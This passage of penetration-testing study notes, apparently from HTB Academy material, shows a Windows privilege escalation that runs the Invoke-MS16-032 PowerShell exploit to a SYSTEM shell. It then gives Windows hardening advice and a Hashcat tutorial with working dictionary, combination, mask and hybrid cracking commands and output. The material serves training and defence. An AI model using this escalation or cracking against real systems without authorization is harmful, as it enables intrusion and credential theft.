[*] done
Suppose you have obtained a Meterpreter shell on your target using the Metasploit framework. In that case, you can also use this local exploit suggester module which will help you quickly find any potential escalation vectors and run them within Metasploit should any module exist.
Looking through the results, you can see a rather extensive list, some Metasploit modules, and some standalone PoC exploits. You must filter through the noise, remove any DoS exploits, and exploits that do not make sense for your target OS. One that stands out immediately as interesting is MS16-032. A detailed explanation of this bug can be found in this Project Zero blog post which is a bug in the Secondary Logon Service.
Use a PowerShell PoC to attempt to exploit this and elevate your privileges.
PS C:\htb> Set-ExecutionPolicy bypass -scope process
Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic. Do you want to change the execution
policy?
[Y] Yes [N] No [S] Suspend [?] Help (default is "Y"): A
[Y] Yes [N] No [S] Suspend [?] Help (default is "Y"): Y
PS C:\htb> Import-Module .\Invoke-MS16-032.ps1
PS C:\htb> Invoke-MS16-032
__ __ ___ ___ ___ ___ ___ ___
| V | _|_ | | _|___| |_ |_ |
| |_ |_| |_| . |___| | |_ | _|
|_|_|_|___|_____|___| |___|___|___|
[by b33f -> @FuzzySec]
[?] Operating system core count: 6
[>] Duplicating CreateProcessWithLogonW handle
[?] Done, using thread handle: 1656
[*] Sniffing out privileged impersonation token..
[?] Thread belongs to: svchost
[+] Thread suspended
[>] Wiping current impersonation token
[>] Building SYSTEM impersonation token
[?] Success, open SYSTEM token handle: 1652
[+] Resuming thread..
[*] Sniffing out SYSTEM shell..
[>] Duplicating SYSTEM token
[>] Starting token race
[>] Starting process race
[!] Holy handle leak Batman, we have a SYSTEM shell!!
This works and you spawn a SYSTEM cmd console.
C:\htb> whoami
nt authority\system
Hardening
Proper hardening can elimate most, if not all, opportunities for local privesc. The following steps should be taken, at minimum, to reduce the risk of an attacker gaining system-level access.
Secure Clean OS Installation
Taking the time to develop a custom image for your environment can save you tons of time in the future from troubleshooting issues with hosts. You can do this utilizing a clean ISO of the OS version you require, a Windows Deployment server or equivalent application for pushing images via disk or networking media, and System Center Configuration Manager. You can find copies of Windows OS here or pull them using the Microsoft Media Creation Tool. This image should, at minimum, include:
- Any applications required for your employees’ daily duties.
- Configuration changes need to ensure the functionality and security of the host in your environment.
- Current major and minor updates have already been tested for your environment and deemed safe for host deployment.
By following this process, you can ensure you clear out any added bloatware or unwanted software preinstalled on the host at the time of purchase. This also makes sure that your hosts in the enterprise all start with the same base configuration, allowing you to troubleshoot, make changes, and push updates much easier.
Updates and Patching
Microsoft’s Update Orchestrator will run updates for you in the background based on your configured settings. For most, this means it will download and install the most recent updates for you behind the scenes. Keep in mind some updates require a restart to take effect, so it’s a good practice to restart your hosts regularly. For those working in an enterprise environment, you can set up a WSUS server within your environment so that each computer is not reaching out to download them individually. Instead, they can reach out to the configured WSUS server for any updates required.
In a nutshell, the update process looks something like this:

- Windows Update Orchestrator will check in with the Microsoft Update servers or your own WSUS server to find new updates needed.
- This will happen at random intervals so that your hosts don’t flood the update server with requests all at once.
- The Orchestrator will then check that list against your host configuration to pull the appropriate updates.
- Once the Orchestrator decides on applicable updates, it will kick off the downloads in the background.
- The updates are stored in the temp folder for access. The manifests for each download are checked, and only the files needed to apply it are pulled.
- Update Orchestrator will then call the installer agent and pass it the necessary action list.
- From here, the installer agent applies the updates.
- Note that updates are not yet finalized.
- Once updates are done, Orchestrator will finalize them with a reboot of the host.
- This ensures any modification to services or critical settings takes effect.
These actions can be managed by Windows Server Update Services, WSUS or through Group Policy. Regardless of your chosen method to apply updates, ensure you have a plan in place, and updates are being applied regularly to avoid any problems that could arise. Like all the things in the IT world, test the rollout of your updates first, in a development setting, before just pushing an update enterprise-wide. This will ensure you don’t accidentally break some critical app or function with the updates.
Configuration Management
In Windows, configuration management can easily be achieved through the use of Group Policy. Group Policy will allow you to centrally manage user and computer settings and preferences across your environment. This can be achieved by using the Group Policy Management Console (GPMC) or via PowerShell.

Group Policy works best in an AD environment, but you do have the ability to manage local computer and user settings via local group policy. From here, you can manage everything from the individual users’ backgrounds, bookmarks and other browser setting and how and when Windows Defender scans the host and performs updates. This can be a very granular process, so ensure you have a plan for the implementation of any new group policies created or modified.
User Management
Limiting the number of user and admin accounts on each system and ensuring that login attempts are logged and monitored can go a long way for system hardening and monitoring potential problems. It is also good to enforce a strong password policy and two-factor authentication, rotate passwords periodically and restrict users from reusing old passwords by using the Password Policy settigns in Group Policy. These settings can be found using GPMC in the path Computer Configuration\Windows Settings\Security Settings\Account Policies\Password Policy. You should also check that users are not placed into groups that give them excessive rights unneccesary for their day-to-day tasks and enforce login restrictions for administrator accounts.

This screenshot shows an example of utilizing the group policy editor to view and modify the password policy in the hive mentioned above.
Two Factor Authentication can help prevent fraudulent logins as well. A quick explanation of 2FA is that it requires something you know - password or pin - and something you have - a token, id card, or authenticator application key code. This step will significantly reduce the ability for user accounts to be used maliciously.
Audit
Perform periodic security and configuration checks of all systems. There are several security baselines such as the DIS Security Technical Implementation Guides (STIGs) or Microsoft’s Security Compliance Toolkit that can be followed to set a standard for security in your environment. Many compliance frameworks exist, such as ISO27001, PCI-DSS, and HIPAA which can be used by an organization to help establish security baselines. These should all be used as reference guides and not the basis for a security program. A strong security program should have controls tailored to the organization’s needs, operating environments, and the types of data they store and process.

The STIG viewer window you can see above is one way to perform an audit of the security posture of a host. You import a Checklist found at the STIG link above and step through the rules. Each rule ID corresponds with a security check or hardening task to help improve the overall posture of the host. Looking at the right pane, you cann see details about the actions required to complete the STIG check.
An audit and configuration review is not a replacement for a pentest or other types of technical, hands-on assessments and is often seen as a “box-checking” exercise in which an organization is “passed” on a controls audit for performing the bare minimum. These reviews can help supplement regular regular vulnerability scans, pentests, strong patch, vulnerability, and configuration management programs.
Logging
Proper logging and log correlation can make all the difference when troubleshooting an issue or hunting a potential threat in your network.
Sysmon
… is a tool built by Microsoft and included in the Sysinternals Suite that enhances the logging and event collection capability in Windows. Sysmon provides detailed info about any processes, network connections, file reads or writes, login attempts and successes, and much much more. These logs can be correlated and shipped out to a SIEM for analysis and provide a better understanding of what you have going on in your environment. Sysmon is persistent on host and will begin writing logs at startup. It’s an extremely helpful tool if appropriately implemented. For more details about, check out sysmon info.
Any logs Sysmon writes will be stored in the hive Applications and Service Logs\Microsoft\Windows\Sysmon\Operational. You can view these by utilizing the event viewer application and drilling into the hive.
Network and Host Logs
Tools like PacketBeat, IDS/IPS implementations such as Security Onion sensors, and other network monitoring solutions can help complete the picture for your administrators. They collect and ship network traffic logs to your monitoring solutions and SIEMS.
Key Hardening Measures
This is by no means an exhaustive list, but some simple hardening measures are:
- Secure boot and disk encryption with BitLocker should be enabled and in use.
- Audit writeable files and directories and any binaries with the ability to launch other apps.
- Ensure that any scheduled tasks and scripts running with elevated privileges specify any binaries or executables using the absolute path.
- Do not store credentials in cleartext in world-readable files on the host or in shared drives.
- Clean up home directories and PowerShell history.
- Ensure that low-privileged users cannot modify any custom libraries called by programs.
- Remove any unnecessary packages and services that potentially increase the attack surface.
- Utilize the Device Guard and Credential Guard features built-in by Microsoft to Windows 10 and most new Server OS.
- Utilize Group Policy to enforce any configuration changes needed to company systems.
Tools
Cracking Passwords with Hashcat
Intro
Hashing vs. Encryption
Hashing
… is the process of converting some text to a string, which is unique to that particular text. Usually, a hash function always returns hashes with the same lenght irrespective of the type, lenght, or size of data. Hashing is a one-way process, meaning there is no way of reconstructing the original plaintext from a hash. Hashing can be used for various purposes. Some hash functions can be keyed - one such example is HMAC, which acts as a checksum to verify if a particular message was tampered with during transmission.
As hashing is a one-way process, the only way to attack it is to use a list containing possible passwords. Each password from this list is hashed and compared to the original hash.
One protection employed against the brute-forcing of hashed is “salting”. A salt is a random piece of data added to the plaintext before hashing it. This increases the computation time but does not prevent brute force altogether.
Consider the plaintext password value “p@ssw0rd”. The MD5 hash for this can be calculated as follows:
d41y@htb[/htb]$ echo -n "p@ssw0rd" | md5sum
0f359740bd1cda994f8b55330c86d845
Now, suppose a random salt such as “123456” is introduced and appended to the plaintext.
d41y@htb[/htb]$ echo -n "p@ssw0rd123456" | md5sum
f64c413ca36f5cfe643ddbec4f7d92d0
A completely new hash was generated using this method, which will not be present in any pre-computed list. An attacker trying to crack this hash will have to sacrifice extra time to append this salt before calculating the hash.
Some hash functions such as MD5 have also been vulnerable to collisions, where two sets of plaintext can produce the same hash.
Encryption
… is the process of converting data into a format in which the original content is not accessible. Unlike hashing, encryption is reversible. Encryption algorithms are of two types: Symmetric and Asymmetric.
Symmetric Encryption
Symmetric algorithms use a key or secret to encrypt the data and use the same key to decrypt it. A basic example of symmetric encryption is XOR.
d41y@htb[/htb]$ python3
Python 3.8.3 (default, May 14 2020, 11:03:12)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import xor
>>> xor("p@ssw0rd", "secret")
b'\x03%\x10\x01\x12D\x01\x01'
Anyone who has the key can decrypt the ciphertext and obtain the plaintext.
d41y@htb[/htb]$ python3
Python 3.8.3 (default, May 14 2020, 11:03:12)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import xor
>>> xor('\x03%\x10\x01\x12D\x01\x01', "secret")
b'p@ssw0rd'
Asymmetric Encryption
On the other hand, asymmetric algorithms divide the key into two parts. The public key can be given to anyone who wishes to encrypt some information and pass it securely to the owner. The owner then uses their private key to decrypt the content.
One of the prominent uses of asymmetric encryption is the HTTPS protocol in the form of SSL. When a client connects to a server hosting an HTTPS website, a public key exchange occurs. The client’s browser uses this public key to encrypt any kind of data sent to the server. The server decrypts the incoming traffic before passing it on to the processing device.
Identifying Hashes
Most hashing algorithms produce hashes of a constant length. The length of a particular hash can be used to map it to the algorithm it was hashed with.
Sometimes, hashes are stored in certain formats. For example, hash:salt or $id$salt$hash.
The hash 2fc5a684737ce1bf7b3b239df432416e0dd07357:2014 is a SHA1 hash with the salt of 2014.
The hash $6$vb1tLY1qiY$M.1ZCqKtJBxBtZm1gRi8Bbkn39KU0YJW1cuMFzTRANcNKFKR4RmAQVk4rqQQCkaJT6wXqjUkFcA/qNxLyqW.U/ contains three fields delimited by $, where the first field is the id. This is used to identify the type of algorithm used for hashing. The following list contains some ids and their corresponding algorithms.
$1$ : MD5
$2a$ : Blowfish
$2y$ : Blowfish, with correct handling of 8 bit characters
$5$ : SHA256
$6$ : SHA512
The next field, vb1tLY1qiY, is the salt used during hashing, and the final field is the actual hash.
Open and closed source software use many different kinds of hash formats. For example, the Apache web server stores its hashes in the format $apr1$71850310$gh9m4xcAn3MGxogwX/ztb., while WordPress stores hashes in the form $P$984478476IagS59wHZvyQMArzfx58u..
Hashid
… is a Python tool, which can be used to detect various kinds of hashes.
Hashes can be supplied as command-line arguments or using a file.
d41y@htb[/htb]$ hashid '$apr1$71850310$gh9m4xcAn3MGxogwX/ztb.'
Analyzing '$apr1$71850310$gh9m4xcAn3MGxogwX/ztb.'
[+] MD5(APR)
[+] Apache MD5
d41y@htb[/htb]$ hashid hashes.txt
--File 'hashes.txt'--
Analyzing '2fc5a684737ce1bf7b3b239df432416e0dd07357:2014'
[+] SHA-1
[+] Double SHA-1
[+] RIPEMD-160
[+] Haval-160
[+] Tiger-160
[+] HAS-160
[+] LinkedIn
[+] Skein-256(160)
[+] Skein-512(160)
[+] Redmine Project Management Web App
[+] SMF ≥ v1.1
Analyzing '$P$984478476IagS59wHZvyQMArzfx58u.'
[+] Wordpress ≥ v2.6.2
[+] Joomla ≥ v2.5.18
[+] PHPass' Portable Hash
--End of file 'hashes.txt'--
If known, hashid can also provide the corresponding Hashcat hash mode with the -m flag if it is able to determine the hash type.
d41y@htb[/htb]$ hashid '$DCC2$10240#tom#e4e938d12fe5974dc42a90120bd9c90f' -m
Analyzing '$DCC2$10240#tom#e4e938d12fe5974dc42a90120bd9c90f'
[+] Domain Cached Credentials 2 [Hashcat Mode: 2100
info
CONTEXT MATTERS!
Hashcat Overview
Hashcat is a popular open-source password cracking tool.
d41y@htb[/htb]$ hashcat -h
hashcat (v6.1.1) starting...
Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...
- [ Options ] -
Options Short / Long | Type | Description | Example
================================+======+======================================================+=======================
-m, --hash-type | Num | Hash-type, see references below | -m 1000
-a, --attack-mode | Num | Attack-mode, see references below | -a 3
-V, --version | | Print version |
-h, --help | | Print help |
--quiet | | Suppress output |
--hex-charset | | Assume charset is given in hex |
--hex-salt | | Assume salt is given in hex |
--hex-wordlist | | Assume words in wordlist are given in hex |
--force | | Ignore warnings |
--status | | Enable automatic update of the status screen |
--status-json | | Enable JSON format for status output |
--status-timer | Num | Sets seconds between status screen updates to X | --status-timer=1
--stdin-timeout-abort | Num | Abort if there is no input from stdin for X seconds | --stdin-timeout-abort=300
--machine-readable | | Display the status view in a machine-readable format |
<SNIP>
Hashcat supports the following attack modes:
- 0: Straight
- 1: Combination
- 3: Brute-force
- 6: Hybrid Wordlist + Mask
- 7: Hybrid Mask + Wordlist
The hash type value is based on the algorithm of the hash to be cracked. A complete list of hash types and their corresponding examples can be found here.
d41y@htb[/htb]$ hashcat --example-hashes | less
hashcat (v6.1.1) starting...
MODE: 0
TYPE: MD5
HASH: 8743b52063cd84097a65d1633f5c74f5
PASS: hashcat
MODE: 10
TYPE: md5($pass.$salt)
HASH: 3d83c8e717ff0e7ecfe187f088d69954:343141
PASS: hashcat
MODE: 11
TYPE: Joomla < 2.5.18
HASH: b78f863f2c67410c41e617f724e22f34:89384528665349271307465505333378
PASS: hashcat
MODE: 12
TYPE: PostgreSQL
HASH: 93a8cf6a7d43e3b5bcd2dc6abb3e02c6:27032153220030464358344758762807
PASS: hashcat
MODE: 20
TYPE: md5($salt.$pass)
HASH: 57ab8499d08c59a7211c77f557bf9425:4247
PASS: hashcat
<SNIP>
The benchmark test (or performance test) for a particular hash type can be performed using the -b flag.
d41y@htb[/htb]$ hashcat -b -m 0
hashcat (v6.1.1) starting in benchmark mode...
Benchmarking uses hand-optimized kernel code by default.
You can use it in your cracking session by setting the -O option.
Note: Using optimized kernel code limits the maximum supported password length.
To disable the optimized kernel code in benchmark mode, use the -w option.
OpenCL API (OpenCL 1.2 pocl 1.5, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=============================================================================================================================
* Device #1: pthread-Intel(R) Core(TM) i7-5820K CPU @ 3.30GHz, 4377/4441 MB (2048 MB allocatable), 6MCU
Benchmark relevant options:
===========================
* --optimized-kernel-enable
Hashmode: 0 - MD5
Speed.#1.........: 449.4 MH/s (12.84ms) @ Accel:1024 Loops:1024 Thr:1 Vec:8
Started: Fri Aug 28 21:52:35 2020
Stopped: Fri Aug 28 21:53:25 2020
You can also run hashcat -b to run benchmarks for all hash modes.
Hashcat has two main ways to optimize speed:
- Optimized Kernels: This is the
-Oflag, which, according to the documentation, meansEnable optimized kernels (limits password length). The magical password length number is generally 32, with most wordlists won’t even hit that number. This can take the estimated time from days to hours, so it is always recommended to run with-Ofirst and then rerun after without the-Oif your GPU is idle. - Workload: This is the
-wflag, which, according to the documentation, meansEnable a specific workload profile. The default number is 2, but if you want to use your computer while Hashcat is running, set this to 1. If you plan on the computer only running Hashcat, this can be set to 3.
Attack Types
Dictionary Attack
This attack reads from a wordlist and tries to crack the supplied hashes. Dictionary attacks are useful if you know that the target organization uses weak passwords or just wants to run through some cracking attempts rather quickly. Its basic syntax is:
d41y@htb[/htb]$ hashcat -a 0 -m <hash type> <hash file> <wordlist>
For example, the following commands will crack a SHA256 hash using the rockyou.txt wordlist.
d41y@htb[/htb]$ echo -n '!academy' | sha256sum | cut -f1 -d' ' > sha256_hash_example
d41y@htb[/htb]$ hashcat -a 0 -m 1400 sha256_hash_example /opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.1.1) starting...
<SNIP>
Dictionary cache built:
* Filename..: /opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs
Approaching final keyspace - workload adjusted.
006fc3a9613f3edd9f97f8e8a8eff3b899a2d89e1aabf33d7cc04fe0728b0fe6:!academy
Session..........: hashcat
Status...........: Cracked
Hash.Name........: SHA2-256
Hash.Target......: 006fc3a9613f3edd9f97f8e8a8eff3b899a2d89e1aabf33d7cc...8b0fe6
Time.Started.....: Fri Aug 28 21:58:44 2020 (4 secs)
Time.Estimated...: Fri Aug 28 21:58:48 2020 (0 secs)
Guess.Base.......: File (/opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 3383.5 kH/s (0.46ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14340096/14344385 (99.97%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: $HEX[216361726f6c796e] -> $HEX[042a0337c2a156616d6f732103]
Started: Fri Aug 28 21:58:05 2020
Stopped: Fri Aug 28 21:58:49 2020
In the above example, the hash cracked in 4 seconds. Cracking speed varies depending on the underlying hardware, hash type, and complexity of the password.
Combination Attacks
The combination attack modes take in two wordlists as input and create combinations from them. This attack is useful because it is not uncommon for users to join two or more words together, thinking that this creates a stronger password.
To demonstrate consider the following wordlists:
d41y@htb[/htb]$ cat wordlist1
super
world
secret
d41y@htb[/htb]$ cat wordlist2
hello
password
If given these two word lists Hashcat will produce exactly 3 x 2 = 6 words, such as the following:
d41y@htb[/htb]$ awk '(NR==FNR) { a[NR]=$0 } (NR != FNR) { for (i in a) { print $0 a[i] } }' file2 file1
superhello
superpassword
worldhello
wordpassword
secrethello
secretpassword
This can also be done with Hashcat using the --stdout flag which can be very helpful for debugging purposes and seeing how the tool is handling things.
The syntax for the combination attack is:
d41y@htb[/htb]$ hashcat -a 1 -m <hash type> <hash file> <wordlist1> <wordlist2>
See this example in practice:
d41y@htb[/htb]$ echo -n 'secretpassword' | md5sum | cut -f1 -d' ' > combination_md5
2034f6e32958647fdff75d265b455ebf
d41y@htb[/htb]$ hashcat -a 1 -m 0 combination_md5 wordlist1 wordlist2
hashcat (v6.1.1) starting...
<SNIP>
Dictionary cache hit:
* Filename..: wordlist1
* Passwords.: 3
* Bytes.....: 19
* Keyspace..: 6
The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework
Approaching final keyspace - workload adjusted.
2034f6e32958647fdff75d265b455ebf:secretpassword
Session..........: hashcat
Status...........: Cracked
Hash.Name........: MD5
Hash.Target......: 2034f6e32958647fdff75d265b455ebf
Time.Started.....: Fri Aug 28 22:05:51 2020, (0 secs)
Time.Estimated...: Fri Aug 28 22:05:51 2020, (0 secs)
Guess.Base.......: File (wordlist1), Left Side
Guess.Mod........: File (wordlist2), Right Side
Speed.#1.........: 42 H/s (0.02ms) @ Accel:1024 Loops:2 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 6/6 (100.00%)
Rejected.........: 0/6 (0.00%)
Restore.Point....: 0/3 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-2 Iteration:0-2
Candidates.#1....: superhello -> secretpassword
Mask Attack
Mask attacks are used to generate words matching a specific pattern. This type of attack is particularly useful when password length or format is known. A mask can be created using static characters, ranges of chars, or placeholders. The following list shows some important placeholders:
| Placeholder | Meaning |
|---|---|
?l | lower-case ASCII letters (a-z) |
?u | upper-case ASCII letters (A-Z) |
?d | digits (0-9) |
?h | 0123456789abcdef |
?H | 0123456789ABCDEF |
?s | special chars («space»!“#$%&’()*+,-./:;<=>?@[]^_`{ |
?a | ?l?u?d?s |
?b | 0x00 - 0xff |
The above placeholders can be combined with options -1 to -4 which can be used for custom placeholders. See the Custom charsets section here for a detailed breakdown of each of these four command-line parameters that can be used to configure four custom charsets.
Consider the company Inlane Freight, which this time has passwords with the scheme ILFREIGHT<userid><year>, where userid is 5 chars long. The mask ILFREIGHT?l?l?l?l?l20[0-1]?d can be used to crack passwords with the specified pattern, where ?l is a letter and 20[0-1]?d will include all years from 2000 to 2019.
An example:
d41y@htb[/htb]$ echo -n 'ILFREIGHTabcxy2015' | md5sum | tr -d " -" > md5_mask_example_hash
d41y@htb[/htb]$ hashcat -a 3 -m 0 md5_mask_example_hash -1 01 'ILFREIGHT?l?l?l?l?l20?1?d'
hashcat (v6.1.1) starting...
<SNIP>
d53ec4d0b37bbf565b1e09d64834e1ae:ILFREIGHTabcxy2015
Session..........: hashcat
Status...........: Cracked
Hash.Name........: MD5
Hash.Target......: d53ec4d0b37bbf565b1e09d64834e1ae
Time.Started.....: Fri Aug 28 22:08:44 2020, (43 secs)
Time.Estimated...: Fri Aug 28 22:09:27 2020, (0 secs)
Guess.Mask.......: ILFREIGHT?l?l?l?l?l20?1?d [18]
Guess.Charset....: -1 01, -2 Undefined, -3 Undefined, -4 Undefined
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 3756.3 kH/s (0.36ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 155222016/237627520 (65.32%)
Rejected.........: 0/155222016 (0.00%)
Restore.Point....: 155215872/237627520 (65.32%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: ILFREIGHTuisba2015 -> ILFREIGHTkmrff2015
The -1 option was used to specify a placeholder with just 0 and 1. Hashcat could crack the hash in 43 seconds on CPU power. The --increment flag can be used to increment the mask length automatically, with a length limit that can be supplied using the --increment-max flag.
Hybrid Mode
Hybrid mode is a variation of the combinator attack, wherein multiple modes can be used together for a fine-tuned wordlist creation. This mode can be used to perform very targeted attacks by creating very customized wordlists. It is particularly useful when you know or have a general idea of the organization’s password policy or common password syntax. The attack mode for the hybrid attack is 6.
Consider a password such as football1$. The example below shows how a wordlist can be used in combination with a mask.
d41y@htb[/htb]$ echo -n 'football1$' | md5sum | tr -d " -" > hybrid_hash
Hashcat reads words from the wordlist and appends a unique string based on the mask supplied. In this case, the mask ?d?s tells hashcat to append a digit and a special character at the end of each word in the rockyou.txt wordlist.
d41y@htb[/htb]$ hashcat -a 6 -m 0 hybrid_hash /opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt '?d?s'
hashcat (v6.1.1) starting...
<SNIP>
f7a4a94ff3a722bf500d60805e16b604:football1$
Session..........: hashcat
Status...........: Cracked
Hash.Name........: MD5
Hash.Target......: f7a4a94ff3a722bf500d60805e16b604
Time.Started.....: Fri Aug 28 22:11:15 2020, (0 secs)
Time.Estimated...: Fri Aug 28 22:11:15 2020, (0 secs)
Guess.Base.......: File (/opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt), Left Side
Guess.Mod........: Mask (?d?s) [2], Right Side
Guess.Queue.Base.: 1/1 (100.00%)
Guess.Queue.Mod..: 1/1 (100.00%)
Speed.#1.........: 5118.2 kH/s (11.56ms) @ Accel:768 Loops:82 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 755712/4733647050 (0.02%)
Rejected.........: 0/755712 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:82-164 Iteration:0-82
Candidates.#1....: 1234562= -> class083~
Attack mode 7 can be used to prepend chars to words using a given mask. The following example shows a mask using a custom character set to add a prefix to each word in the rockyou.txt wordlist. The custom char mask 20?1?d with the custom char set -1 01 will prepend various years to each word in the worlist.
d41y@htb[/htb]$ echo -n '2015football' | md5sum | tr -d " -" > hybrid_hash_prefix
